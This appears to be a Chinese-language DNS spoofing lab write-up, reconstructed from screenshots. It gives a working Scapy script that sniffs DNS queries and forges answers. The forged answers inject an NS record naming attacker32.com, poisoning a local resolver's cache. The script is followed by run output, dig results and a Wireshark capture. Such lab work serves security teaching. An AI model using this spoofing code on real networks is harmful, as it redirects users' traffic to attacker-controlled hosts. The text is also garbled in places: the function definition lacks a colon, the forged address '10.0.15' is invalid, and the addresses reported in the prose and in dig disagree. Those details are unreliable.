
```
from scapy.all import *

def spoof_dns(pkt)
    if DNS in pkt and b'www.example.net' in pkt[DNS].qd.qname:
        ip=IP(dst=pkt[IP].src, src=pkt[IP].dst)
        udp=UDP(dport=pkt[UDP].sport, sport=53)
        ans=DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.15')
        nss=DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
        ars=DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='10.0.2.15')
        dns=DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
                nscount=2,arcount=1, an=ans, ns=nss, ar=ars)
        spoofpkt=ip/udp/dns
        send(spoofpkt, verbose=1)

pkt=sniff(filter='udp and dst port 53', prn=spoof_dns)
```

运行 scapy 代码文件




```
[09/18/20]seed@VM:~$ sudo python3 att.py
.
Sent 1 packets.
.
Sent 1 packets.
```

在用户机 VB 上 dig 同一域中的网址，返回 IP 地址为虚构的 10.0.2.15
在 authority section 中，所有解析都需要在 attacker32.com 上查询




```
[09/18/20]seed@VM:~$ dig www.example.net
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61890
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.0.15

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
attacker32.com.         259200  IN      A       10.0.2.15

;; Query time: 18 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Fri Sep 18 01:00:51 EDT 2020
```

在用户机 VB 上使用 wireshark 抓包



```
 1 2020-… 10.0.2.5          10.0.2.6          DNS   86 Standard query 0xf1c2 A www.example.net OPT
 2 2020-… 10.0.2.6          198.41.0.4        DNS   86 Standard query 0x93a5 A www.example.net OPT
 3 2020-… 10.0.2.6          198.41.0.4        DNS   70 Standard query 0xfa20 NS <Root> OPT
 4 2020-… PcsCompu_c9:91:8c Broadcast         ARP   60 Who has 10.0.2.5? Tell 10.0.2.4
 5 2020-… PcsCompu_e1:71:62 PcsCompu_c9:91:8c ARP   42 10.0.2.5 is at 08:00:27:e1:71:62
 6 2020-… 10.0.2.6          10.0.2.5          DNS  175 Standard query response 0xf1c2 A www.example.net A 1…
 7 2020-… RealtekU_12:35:00 Broadcast         ARP   60 Who has 10.0.2.6? Tell 10.0.2.1
 8 2020-… RealtekU_12:35:00 Broadcast         ARP   60 Who has 10.0.2.6? Tell 10.0.2.1
 9 2020-… PcsCompu_61:59:2e RealtekU_12:35:00 ARP   60 10.0.2.6 is at 08:00:27:61:59:2e
10 2020-… PcsCompu_61:59:2e RealtekU_12:35:00 ARP   60 10.0.2.6 is at 08:00:27:61:59:2e
11 2020-… 198.41.0.4        10.0.2.6          DNS   86 Standard query response 0x93a5 A www.example.net OPT
12 2020-… 10.0.2.6          198.41.0.4        TCP   74 39991 → 53 [SYN] Seq=973832294 Win=29200 Len=0 MSS=1…
13 2020-… PcsCompu_c9:91:8c Broadcast         ARP   60 Who has 10.0.2.6? Tell 10.0.2.4
14 2020-… PcsCompu_61:59:2e PcsCompu_c9:91:8c ARP   60 10.0.2.6 is at 08:00:27:61:59:2e
15 2020-… 198.41.0.4        10.0.2.6          DNS  175 Standard query response 0x93a5 A www.example.net A 1…
16 2020-… 198.41.0.4        10.0.2.6          TCP   60 53 → 39991 [SYN, ACK] Seq=215411 Ack=973832295 Win=3…
17 2020-… 10.0.2.6          198.41.0.4        TCP   60 39991 → 53 [ACK] Seq=973832295 Ack=215412 Win=29200 …
18 2020-… 10.0.2.6          198.41.0.4        DNS  100 Standard query 0x17b2 A www.example.net OPT
```

在这一条返回消息中，本地 DNS 服务器查询 attacker32.com 的信息，返回消息已被攻击者篡改，返回错误 IP 地址 10.0.2.15



```
 6 2020-… 10.0.2.6          10.0.2.5          DNS   175 Stan
 7 2020-… RealtekU_12:35:00 Broadcast         ARP    60 Who
 8 2020-… RealtekU_12:35:00 Broadcast         ARP    60 Who

   Questions: 1
   Answer RRs: 1
   Authority RRs: 2
   Additional RRs: 1
 ▶ Queries
 ▶ Answers
 ▼ Authoritative nameservers
   ▶ example.net: type NS, class IN, ns attacker32.com
   ▶ attacker32.com: type A, class IN, addr 10.0.2.15
   Additional records
```